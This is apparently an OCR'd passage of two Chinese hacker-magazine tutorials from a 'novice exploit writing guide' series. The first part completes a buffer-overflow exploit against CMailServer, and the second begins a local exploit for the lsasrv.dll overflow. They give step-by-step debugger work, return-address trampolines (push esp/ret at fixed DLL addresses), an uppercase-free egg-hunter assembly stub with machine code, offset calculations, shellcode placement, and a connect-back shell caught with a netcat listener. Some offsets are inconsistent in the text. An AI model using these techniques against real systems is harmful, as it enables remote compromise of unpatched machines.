


图 5

保持这个状态不要动，在地址的子窗口里面点右键，选择“前往”，然后在对话框内输入esp，看看到了什么地方。如图6所示，这就是我们输入的字符串，而在前面一点，就是我们输入的“0x12347678”，由于高位取反的缘故，变成了“78 76 34 12”，不过我们还是认得出来。




图 6

这里就是溢出的最关键地方，理论上我们可以直接定位，跳到0x02fd9014也就是esp的值上面去，但是这个地址只是对我的机器而言而且是这一次的运行有效，我想你的机器上应该不是这个地址吧？不管怎么样，esp指向的内容是一定的，所以聪明的Hacker想了一个办法，在内存中寻找一个固定的地址A，这个地址A处对应的指令是call esp，然后我们指定程序跳转的地址是A，在溢出的时候，先到了A处，然后一个跳转就可以准确跳到我们发送的字符串上面了。如果我们的字符串刚好是一个可以执行的代码，那么计算机也会老老实实去执行。

> **脚本小子**：定位"call esp"之类的指令在Exploit中起到了非常重要的作用，在不同的版本中，同一名字的动态链接库文件的这类指令地址可能不是完全一样的，这也正是很多Exploit要针对特定的操作系统和补丁情况的原因，如果你能够找到特定版本的这类地址，也可以自己修改这些地址以适应不同版本。

顺带解释一下为什么可以找到一个相对固定的call esp地址：Windows中会加载很多动态链接库，这些动态链接库的加载地址有固定的，而在很多版本中，这些动态链接库几乎没有改动，所以找上个把的jmp esp地址还是很容易的。这个地址，可以用现成的，也可以自己找，打个比方，lion原来给过一个中文版Windows 2000/XP/2003都通用的pop/pop/ret地址0x7ffa1571，我们猜想这附近的数据在这几个版本的Windows下都是相同的，所以我们可以在这附近找找看。call esp、jmp esp和push esp/ret的指令效果相同，前面两个在XP/2003下面会失败，所以找找最后的一个指令串看看，我先给一个0x7FFA9C1B看看，后面再说怎么找。





图 7

再次回到VC下面，把跳转的地址改成0x7FFA9C1B，用Ollydbg调试CMailServer（还记得么，过程在上面），运行一下。看看Ollydbg，已经运行到esp的地址上面去了，虽然出错了——0x69696969是一长串非法的指令，Ollydbg因此而停了下来，如图7所示。

把这一串串的69换成Shellcode就可以了么？理论上是这样的，我们先找一个别人写好的Shellcode，把这里的69696969改成Shellcode（3a.cpp），Shellcode虽然很重要，但是要写一个溢出程序不一定要自己写Shellcode，外面有很多，随便拿一个来用就可以，比如这里，我用的是eyas的connect back的Shellcode，MShell函数也是固定的格式。关于shellcode的制作，可以参看其他的文章。

> **脚本小子**：Mshell函数用来将反向连接的IP地址和端口加入到Shellcode之中，以便于可以正确连接我们所指定的IP地址和端口。

打住一下，事情并不是这么简单，这里我们拖动一下左下地址栏窗口的滚动条，是不是附近一个大写字母都没有？我们提交的数据已经全部被修改过了，所以直接给Shellcode还不行——就算给了Shellcode，确实会执行上去，但是Shellcode已经和我们提交的那个不一样，硬上的话只是会发生异常，如图8所示。


图 8

一般的溢出文章大约到此给个Shellcode就可以了，我想这里就是一点不同的地方，有了些许的挑战性，而实际情况中，这种事情应该还是很常见的，好像Serv-U的最近连续两个溢出都是同样的情况。

先从实际情况来分析一下。在左下地址栏窗口中，滚动条的拖动范围稍微大一点，往下面看，到了大约0x2FDBXXX的地方的时候，又发现了我们提交的数据的另外一个拷贝，仔细观察一下，好像就是原始的数据。如果能够到这里来执行的话，提交的是什么就执行的是什么了！可以考虑在获得控制权的时候先搜索一下内存，找到这一片原始的数据，然后跳过来执行。至于控制权，呵呵，我们在前面的一步不是已经得到了吗？

好了，既然我们提交什么就能执行什么，那我们就提交一个搜索Shellcode的代码，在内存中找到原始的Shellcode，然后跳过去执行就能满足要求。设想是这样：esp指向是当前被修改过的字符串，从这里开始往下找，找到原始的字符串后跳转过去执行。关于判断是否是原始字符串的问题，通过观察看到，明明

提交的是大写的字母，却变成了小写，可以设想CMailServer把提交的字符串中的大写字母变成了小写字母，我们只要设定一个大写字母构成的标志，在搜索的时候发现了大写的标志，就认为找到了原始的字符串。先写一个框架如下：

```
mov eax, 'NEWS'           ;设定标记
mov ebx, esp   ;从esp开始找
a:    inc ebx                  ;向下找
cmp [ebx], eax   ;比较是否找到了
jnz a                   ;没有的话继续向下
add ebx, 3              ;找到了的话，跳过这几个字符
jmp ebx                         ;再跳转过去
```

VC中是可以嵌入汇编的，而且可以方便地看汇编后的代码，嵌入汇编以后，按F10调试，然后按Ctrl+F11就可以看到（如果没有看到，可以试试看右键菜单中的"Code Bytes"）。后面是编译后的代码，前面就是机器码，如图9所示。

```
0040BAF7 B8 CC CC CC CC       mov         eax,0CCCCCCCCh
0040BAFC F3 AB                rep stos    dword ptr [edi]
58:
59:       _asm{
60:           mov eax, 'NEWS'
0040BAFE B8 53 57 45 4E       mov         eax,4E455753h
61:           mov ebx, esp
0040BB03 8B DC                mov         ebx,esp
62:     a:  inc ebx
0040BB05 43                   inc         ebx
63:           cmp [ebx], eax
0040BB06 39 03                cmp         dword ptr [ebx],eax
64:           jnz a
0040BB08 75 FB                jne         a (0040bb05)
65:           add ebx, 3
0040BB0A 83 C3 03             add         ebx,3
66:           jmp ebx
0040BB0D FF E3                jmp         ebx
67:       }
```

图 9

这里还有一个问题，不知道大家有没有想到。这些代码是要执行的，而且是在被修改了以后的字符串，所以还不能有大写的字母，即ASCII码在0x41到0x5A之间的字符。要是有的话，被CMailServer一转换，全成了小写字母，到时候都不能正常执行，这个道理和不能直接加Shellcode是一样的。那么，把上面的东西改一下，看看能不能避免ASCII码在0x41到0x5A之间的字符，如果可以，不管CMailServer怎么转换，都没有关系。

出问题的指令主要在mov eax, 'NEWS'和inc ebx。第一个，咱们退而求其次，用一个减法，后面的inc ebx，也用一个加减法：

```
mov eax, 'NEWS'   =>  mov eax, 'news'
                          sub eax, 0x20202020
inc ebx              =>  add ebx, 1 或者sub ebx,
-1
```

再编译一下看看机器码， ASCII码在0x41到0x5A之间的字符全部没有了，这也算是符合要求吧，我们把这一段汇编编译后的机器码收集起来，加在前面的跳转地址后面，也就是esp指向的地方，在溢出的时候，它们就可以被执行到。接下来设定大写的标记，然后加上Shellcode，全部组成一个程序，就成了程序4.cpp。

现在整体看一下这个好长的字符串，前面是一大堆的垃圾字符，然后在szUser + 5 + 524的地方是0x7FFA9C1B，接下来是我们花了不少力气写的寻找没有被修改过的字符串的Search code，然后是一个标记，最后是Shellcode。用L表示垃圾字符，R表示0x7FFA9C1B这个push esp/ret的地址，S表示Search code，F表示标记"NEWS"，C表示shellcode的话，是下面一张表：

```
L' R' S' F' C'

L  R  S  F  C
```

这也是内存中的表示，加了"'"是表示这是被修改后的字符串，实际上我们获得控制权是通过溢出，我们不管是怎样获得的，反正就是执行到了R'给定的地方（0x7FFA9C1B），然后跳转到了esp指向的地方即S'，S'向下搜索到F，最后一个跳转，跳到了C。

这其中，L和L'是否一致无所谓，R和R'，S和S'一定要一样，也就是不能含有大写的字母，不然执行的时候就变了。F和F'一定要不一样——如果一样的话，就没有办法定位原始数据与被CMailServer修改过的数据的位置。最后C'和C是不一样的，要是一样的话，我们就不用花这么大的力气去写一个Search code。当然改Shellcode也是可以的，要改到没有ASCII码在0x41到0x5A之间的字符太困难，所以还是算了。


试试执行的结果，在本地监听一个端口1111（cmd.exe下面nc -l -vv -p 1111），是不是出来了Shell？呵呵，一个Exploit就这么写好了。好像不用去看反汇编后的CMailServer，也不用对溢出有多么深刻的理解，我们只要知道溢出后能够执行到我们自己提交的字符串上面去，然后想办法让它执行正确的Shellcode就成。上面的过程同样适用于最近的一个Serv-U的mdtm溢出，过程麻烦一点，但道理都是一样。

下面说说那个寻找push esp/ret的方法。首先我们要确定一下这个的机器码是多少，在VC中嵌入汇编，按照前面的方法看到编译后的机器码，是54 C3。在Ollydbg左下角的地址框中间，先到一个地方0x7ffa1571——lion在这里找到了通用的另外一个代码，我们的猜想是在附近能够找到我们想要的代码。右键选择搜索，HEX栏填入54 C3，然后就可以找到匹配的，按Ctrl+L键看看，能够找到很多呢！：）

最后还有个小问题：前面的ret地址的定位，如果是固定长度的话，确实可以通过两次溢出定位，但是实际上这个是和安装的路径有关的，还有没有好一点的方法来定位呢？不知道有没有哪位大虾可以为在下解惑啊？

难度等级	中
适合读者	系统漏洞爱好者
前置知识	Ollydbg基本使用方法、简单汇编知识

脚本小子：这个文章我就不说什么了，大家直接看看非常有代表性的一位读者来信的原样刊登吧。PS：这样的信件从《黑客防线》发出后，各编辑收到Mail、论坛短消息、电话有类似说法的，不下500次！在这里小编们除了感谢大家对我们的支持和关心，并继续为大家提供这样的优秀稿件外，还有什么可做的呢？！



《菜鸟版exploit编写指南》之二——lsasrv.dll远程溢出

文／图 F.Zh

上次写的那篇文章，有好多东西是慌里慌张地没有说清楚。究其原因，说出来不怕大家笑话，我是为了骗点稿费给MM买东西，所以写才会写得这么急。在接受了黑防老编独行者一番教育后，我深刻地认识到老编，哦，不，不……读者才是一切的硬道理。为了显示骗稿费的诚意，我决定续貂一回，作为上一篇的补偿，这篇将会更详细！

2004年4月份微软给的补丁包，一下子补了20几个漏洞，其中有一个lsasrv.dll的远程溢出，就是被用来做“震荡波”蠕虫的那个，算是被大家研究得最多的。关于这个漏洞的远程利用，mslug在安全焦点（https://www.xfocus.net/bbs/index.php?act=ST&f=6&t=35712）有一个详细的分析，而这个漏洞的本地利用方法相对来说要简单一点，我们可以试着练习一下，下面就让我们开始菜鸟的溢出之旅吧。

获得了这个漏洞的消息，首先是要想办法触发这个漏洞。按照eEye的文档，传递给DsRoleUpgradeDownlevelServer函数的第一个参数以超长的字符串，就会发生溢出，再仔细看看，这个参数在2k和XP下是不一样的，XP下面可以直接是ASCII，但是2k下面必须是UNICODE的字串。我们假定就在win2k下面利用的吧，先写出一个能够触发溢出的C++程序。嗯，对了，关于这种触发漏洞的程序的写法，我觉得还是要有一个积累的过程先，一时半会儿是说不太清楚的，这里索性直接给出一个，以后的工作就在上面改，这样就方便很多了。而且还有一点，这种能够触发溢出的程序，往往在别人发布漏洞的时候会给出（叫做proof of concept的东西），像我们这样的菜鸟，能在第一时间内找到然后修改成我们能够用的就好了，呵呵。

能够触发漏洞的程序我已经做成了1.cpp。这个程序尽管不长，但要是我贴在正文里面骗取千字一百五十元的稿费，独行者一定会背着菜刀乘最近的一趟Z1到上海来砍我的（wtf：我有你说得那么抠门吗？早知道上期就给你发８块／千字的稿费了，给你１５０／千字真是浪费。）……话说回来，我想你应该已经找到了这个程序吧？确认你的机器是Windows 2000而且没有补上这个漏洞的补丁，打开VC编译通过——什么？你点了运行？好吧，你应该可以看到一个60秒重起的对话框了，嘿嘿，如图1所示。这个溢出被触发后，lsass.exe因为无法处理的异常而被迫终止，接着整个操作系统也会跟着出问题，所以，你还是等等吧……



图 1

乘这个空当儿，来说说这种漏洞的调试方法。一般的溢出要是对系统没有太大的影响（比如Serv-U之类），大多都在自己机器上调试，而如果是这种涉及到内核或者是关键进程的漏洞，调一次就重起一次相当的麻烦，高手们多半都会选择在VMWare中调试。如果内存足够，你也可以试试看在VMWare上面装上N个操作系统，到时候也不用辛辛苦苦地去找系统环境，所有的东西都可以在自己的机器上搞定。关于VMWare的使用方法，我想可以google一下，或者跪求大虾们在百忙之中抽空写文章指导一下我们——很多人一起跪求，场面一定颇为壮观，想必高手多半是不好拒绝的:)。

你的机器也差不多重起完了，打开利器Ollydbg，文件->附加，选中lsass.exe。为什么是lsass.exe呢？你看看刚才的那个图1，显示异常终止的进程是lsass.exe，所以我们要附加调试它。相应的，如果是services.exe异常终止，你就去附加services.exe，如果是winlogon.exe那就附加winlogon.exe，呵呵，不想死的话你可以自己试试。

等ollydbg加载完所有的模块以后，按一下F9让lsass.exe继续运行，我们再回过头去修改1.cpp。溢出已经顺利触发，下一步应该是精确定位溢出点，如果忘了怎样去定位，我们马上来复习一下：

```
for(i=0; i<MAXLEN-1; i++)
    buf[2*i] = 'A';
```

这一段，原来是填充的大量的'A'，按照我们上次说的两次定位法，把这里反复填充上ASCII码为100～200的

数，这样子改：

```
for(i=0; i<MAXLEN-1; i++)
    buf[2*i] = (char)(i % 100 + 100);
```

编译后运行光盘中的2.cpp。扑通，ollydbg跳了出来，显示的错误信息是“访问违法：写入到[00960000]－使用[Shift+F7/F8/F9]键跳过异常以继续执行程序。”如图2所示。

访问违反：写入到[00760000]-使用[Shift+F7/F8/F9]键跳过异常以继续执行程序

图2

这时候错误的信息已经被ollydbg监测到，而且可以调试。我们要继续往下，看看到底是哪些数据覆盖到了EIP，按一下Shift+F9，ollydbg的错误信息变成了“访问违反：正在执行[93929190]－使用[Shift+F7/F8/F9]键跳过异常以继续执行程序”，如图3所示。呵呵，关键的地

访问违反：正在执行[93929190]-使用[Shift+F7/F8/F9]键跳过异常以继续执行程序

图3

方出来了，赶快记录下数据0x93929190，然后关掉ollydbg，等待机器重起吧。

嗯，乘这个空当儿，可以看前面几篇的exploit编写指南来，下一步定位是怎样的。这一次的重起代价是获得了溢出点的低位值，下一次要获得溢出点的高位值，然后就可以定位成功，接下去就要寻找内存中的指令码，跳转后就是连接shellcode获得控制权了。

又重起了一次（汗！），还是按照前面一次的步骤，打开Ollydbg，文件－>附加，选中lsass.exe，F9让它继续执行。刚才说这一次的任务是定位溢出点的高位值，赶快打开VC来修改上次的文件吧！

```
for(i=0; i<MAXLEN-1; i++)
    buf[2*i] = (char)(i / 100 + 100);
```

对应的地方改成这样光盘中的3.cpp，编译运行。这次和上次的步骤也一样，出错信息出来后按一下Shift+F9，出来了些许不同的画面，“访问违反：正在执行[80808080]－使用[Shift+F7/F8/F9]键跳过异常以继续执行程序”。赶快记录啊，0x80808080，这就是高位的地址，按照上次的方法可以算出具体的地方来。在这之前（肯定是要重起的，我们再多办几件事情好了），看看哪些寄存器在我们传送的数据附近，在坐下角的地址栏里面单击右键，选择前往－>表达式，然后依次填eax/ebx/ecx等等，在ebx的附近，全是80/81之类的，很眼熟：我们猜想这就是我们的数据。好，关掉ollydbg，让计算机重起吧！

嗯嗯，又乘这个空当儿，我们来说说这个溢出的问题（顺便气气老毒）。大家一眼就看出来了吧，和上次的CMail有一个很明显的不一样的地方，上次是寄存器esp指向我们传递的数据附近，而这次是ebx。对！说起来，这次的溢出，我们的数据覆盖到了seh链，而上次的是一个简单的覆盖栈上的返回地址，然而这些对我们这样子的菜鸟来说并不重要，我们的想法很简单，如果esp指在我们传递的数据上，那我们就找内存中的call esp或者是push esp/ret，如果是ebx指在我们传递的数据上，那我们就找内存中的call ebx或者是push ebx/ret，如果发现还有其他的情况（真有其他的情况，不骗你，比如那个perl的问题），依葫芦画瓢就是。反正在精确定位的溢出点上填上相应的地址就可以，对了，这里说起精确的定位地址，还没有计算呢。

```
(0x80 - 100) * 100 + (0x90 - 100) = 2844
```

也就是说在程序3.cpp中，在i为2844开始的地方填上一个内存中的call ebx或者有相同功能的地址就可以，还是上次说的lion那个地址0x7FFA1571，修改3.cpp为4.cpp（还是见光盘程序），在相应的位置上填充这个地址：

```
buf[2*2844] = 0x71;
buf[2*2845] = 0x15;
buf[2*2846] = 0xFA;
buf[2*2847] = 0x7F;
```

还记得上次说的吗，数据要高位取反，写出来就是这个样子了。按照前面说了很多次的步骤，ollydbg附加到lsass.exe，运行VC程序（4.cpp），然后F9，看看我们可爱的ollydbg告诉我们什么？如图4所示。

访问违反：写入到[16076CBC]-使用[Shift+F7/F8/F9]键跳过异常以继续执行程序

图4

执行到我们的代码上了！不要怀疑，确实执行到我们提交的东西上去了，尽管出了错——我们下一步就是要消除这最后一点错误。来看看执行到了什么地方：在左下角的地址栏里面单击右键，选择前往－>表达式，填上eip。注意到了没有，eip执行到的地方，数据刚好是80 80 80 80 71 15 FA 7F，就在我们填写的那个地址0x7FFA1571的前四个字节，算一下2844-4=2880，也就是说对应到我们的程序上面去，i=2880开始，应该是shellcode！

这里又来了一个问题，i=2280开始，shellcode不能只有4个字节吧，因为i=2884的地方必须得固定。嗯，想想还是容易解决的，我们还有4个字节可以利用呢，跳过i=2844地方的就可以了嘛，这4个字节写成NOP/NOP/Jmp 4刚刚好4个字节，而且刚好执行过来的时候跳过了必须固定的地方——我们在后面加上shellcode，这个跳转就跳到shellcode上面去了，直观一点，像这样子：

```
+------------------+------------+-----------+
| Nop Nop Jmp 4 | 0x7FFA1571 | Shellcode |
+------------------+------------+-----------+
   A(i=2840)        B(i=2844)     C(i=2848)
```

